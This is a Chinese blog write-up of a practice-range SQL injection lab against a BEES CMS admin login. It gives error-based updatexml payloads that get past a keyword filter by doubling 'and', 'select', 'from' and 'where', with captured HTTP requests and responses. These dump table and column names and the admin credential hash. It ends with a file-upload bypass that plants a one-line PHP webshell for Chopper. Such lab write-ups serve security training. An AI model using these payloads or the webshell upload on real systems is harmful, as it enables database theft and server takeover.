

封神台靶场-sql-注入绕过防护getshell

原创

[weixin_43446292](#) 于 2022-03-10 15:12:49 发布 4948 收藏


文章标签: [sql 数据库 web安全](#)

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY-SA](#) 版权协议, 转载请附上原文出处链接和本声明。


本文链接: https://blog.csdn.net/weixin_43446292/article/details/123401201

版权


url为<http://rhiq8003.ia.aqlab.cn/bees/>, 此页面尝试sql注入, 不成功; 在路径后面加admin可以跳转到管理员登录界面, <http://rhiq8003.ia.aqlab.cn/bees/admin>



在登录框测试sql注入, 输入admin'/123456 (直接使用admin/admin即可成功登录)



报错, 存在字符型注入, 使用报错注入进行测试, 根据响应结果可知对and过滤, 使用双写
admin' an and d updatexml(1,concat(0x7e,(select database()),0x7e),1)-+



CSDN @weixin_43446292

一、表名

admin' an and d updatexml(1,concat(0x7e,(seselectlect group_concat(table_name) fr from om information_schema.tables wh where ere table_schema like database()),0x7e),1)—+

```
0 Connection: close
1 Referer: http://rhiq8003.ia.aqlab.cn/bees/admin/login.php
2 Cookie: td_cookie=726865162; PHPSESSID=sju843b2q3pbhqt1p35q1rcon5
3 Upgrade-Insecure-Requests: 1
4
5 user=admin' an and d updatexml(1,concat(0x7e,(seselectlect
  group_concat(table_name) fr from om information_schema.tables wh where
  ere table_schema like database()),0x7e),1)
6 --+&password=123456&code=5e8d&submit=true&submit.x=48&submit.y=32
```

```
12 TH syntax error: '~bees_admin, bees_admin_group, bee' <br>
13 min_name, admin_password, admin_purview, is_disable from bees_admin where admin
14
15 javascript:history.go(-1); style="text-decoration:none">返回</a>
```

没有完全显示出表名，可以使用substr()或者limit，其中limit函数不能与group_concat一起使用

1、admin' an and d updatexml(1,substr(concat(0x7e,(seselectlect group_concat(table_name) fr from om information_schema.tables wh where ere table_schema like database()),0x7e),29,50),1)—+

2、admin' an and d updatexml(1,concat(0x7e,(seselectlect concat(table_name) fr from om information_schema.tables wh where ere table_schema like database() limit 2,1),0x7e),1)

—+

二、列名

admin' an and d updatexml(1,substr(concat(0x7e,(seselectlect group_concat(column_name) fr from om information_schema.columns wh where ere table_name like 'bees_admin'),0x7e),1,30),1)—+

```
9 Origin: http://rhiq8003.ia.aqlab.cn
0 Connection: close
1 Referer: http://rhiq8003.ia.aqlab.cn/bees/admin/login.php
2 Cookie: td_cookie=726865162; PHPSESSID=sju843b2q3pbhqt1p35q1rcon5
3 Upgrade-Insecure-Requests: 1
4
5 user=admin' an and d updatexml(1,substr(concat(0x7e,(seselectlect
  group_concat(column_name) fr from om information_schema.columns wh where
  ere table_name like 'bees_admin'),0x7e),1,30),1)
6 --+&password=123456&code=5e8d&submit=true&submit.x=48&submit.y=32
```

```
12 v style= font-size:12px; >
13 <p>
  操作数据库失败XPath syntax error: '~id, admin_name, admin_password,' <br>
  sql:select id, admin_name, admin_password, admin_purview, is_disable from bees
  -- ' limit 0,1
14 </p>
15 <p id="time_url">
  <a href="javascript:history.go(-1); style="text-decoration:none">返回</a>
16 </div>
```

三、数据

admin' an and d updatexml(1,substr(concat(0x7e,(seselectlect group_concat(admin_name,0x7e,admin_password) fr from om bees_admin),0x7e),1,30),1)—+

```
Content-Length: 215
Origin: http://rhiq8003.ia.aqlab.cn
Connection: close
Referer: http://rhiq8003.ia.aqlab.cn/bees/admin/login.php
Cookie: td_cookie=726865162; PHPSESSID=sju843b2q3pbhqt1p35q1rcon5
Upgrade-Insecure-Requests: 1

user=admin' an and d updatexml(1,substr(concat(0x7e,(seselectlect
  group_concat(admin_name,0x7e,admin_password) fr from om
  bees_admin),0x7e),1,30),1)
--+&password=123456&code=5e8d&submit=true&submit.x=48&submit.y=32
```

```
12 <div style="font-size:12px;">
13 <p>
  操作数据库失败XPath syntax error: '~admin~21232f297a57a5a743894a0' <br>
  sql:select id, admin_name, admin_password, admin_purview, is_disable from
  -- ' limit 0,1
14 </p>
15 <p id="time_url">
  <a href="javascript:history.go(-1); style="text-decoration:none">返回</a>
16 </div>
```

```
Origin: http://rhiq8003.ia.aqlab.cn
Connection: close
Referer: http://rhiq8003.ia.aqlab.cn/bees/admin/login.php
Cookie: td_cookie=726865162; PHPSESSID=sju843b2q3pbhqt1p35q1rcon5
Upgrade-Insecure-Requests: 1

user=admin' an and d updatexml(1,substr(concat(0x7e,(seselectlect
  group_concat(admin_name,0x7e,admin_password) fr from om
  bees_admin),0x7e),19,30),1)
--+&password=123456&code=5e8d&submit=true&submit.x=48&submit.y=32
```

```
13 <p>
  操作数据库失败XPath syntax error: '~a5a743894a0e4a801fc3, flag~47e' <br>
  sql:select id, admin_name, admin_password, admin_purview, is_disable from
  -- ' limit 0,1
14 </p>
15 <p id="time_url">
  <a href="javascript:history.go(-1); style="text-decoration:none">返回</a>
16 </div>
```

最后得到admin/21232f297a57a5a743894a0e4a801fc3,解密后得到密码admin

登录成功后内容管理-上传图片图片-修改,上传后缀名为.jpg的一句话文件,抓包修改后缀名为php,然后菜刀连接

